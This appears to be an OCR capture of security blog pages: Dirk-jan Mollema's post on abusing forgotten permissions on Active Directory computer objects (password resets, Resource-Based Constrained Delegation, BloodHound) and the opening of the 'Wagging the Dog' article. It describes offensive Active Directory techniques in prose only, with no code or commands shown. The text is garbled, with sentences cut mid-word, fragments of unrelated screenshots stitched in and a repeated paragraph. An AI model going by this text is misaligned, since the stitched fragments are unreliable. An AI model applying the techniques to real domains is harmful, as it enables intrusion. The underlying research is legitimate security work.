
DOMAINADMIN@LUDUS.DOMAIN

None Selected

Select a node to view the associated information


CLUSTER.LUDUS.DOMAIN
WriteAccountRestrictions
DOMAIN COMPUTERS@LUDUS.DOMAIN





Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols and vulnerabilities.

Looking for a security test or training? Business contact via outsidersecurity.nl


Abusing forgotten permissions on computer objects in Active Directory

10 minute read


A while back, I read an interesting blog by Oddvar Moe about Pre-created computer accounts in Active Directory. In the blog, Oddvar also describes the option to configure who can join the computer to the domain after the object is created. This sets an interesting ACL on computer accounts, allowing the principal who gets those rights to reset the computer account password via the “All extended rights” option. That sounded quite interesting, so I did some more digging into this and found there are more ACLs set when you use this option, which not only allows this principal to reset the password but also to configure Resource-Based Constrained Delegation. BloodHound was missing this ACL, and I dug into why, which I’ve written up in this short blog. If an environment is sufficiently large (and/or old), someone at some point likely added a few systems to the domain with this option set to “Everyone” or “Authenticated Users”, allowing all users in the domain to join the computer to the domain. Whoever configured this probably did not realize this wo
after it is joined to the domain. The logic to an
gatherer, as well as a Pull Request for SharpHo
may give you access to servers from any user.
Along the way, I discovered more cases in whi
there’s a good chance that unintended users h
This post includes some queries to use in Bloo

New Object - Computer

BLUEH
SEATTLE 20
Azure AD
Not related to on-premise Active Direct
Source of authentication for Office 365 and anything else you integrate with it.



option. That sounded quite interesting, so I did some more digging into this and found there are more ACLs set when you use this option, which not only allows this principal to reset the password but also to configure Resource-Based Constrained Delegation. BloodHound was missing this ACL, and I dug into



Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • 41 min read


Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that "protocol transition" can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use "Kerberos only" or "any authentication protocol".

I started the journey with Benjamin Delpy's (@gentilkiwi) help modifying Kekeo to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we h but the final TGS turned out to be unusable. Ever since then, I kept coming back to problem with different approaches but did not have much success. Until I finally ac ironically then the solution came up, along with several other interesting abuse cas techniques.

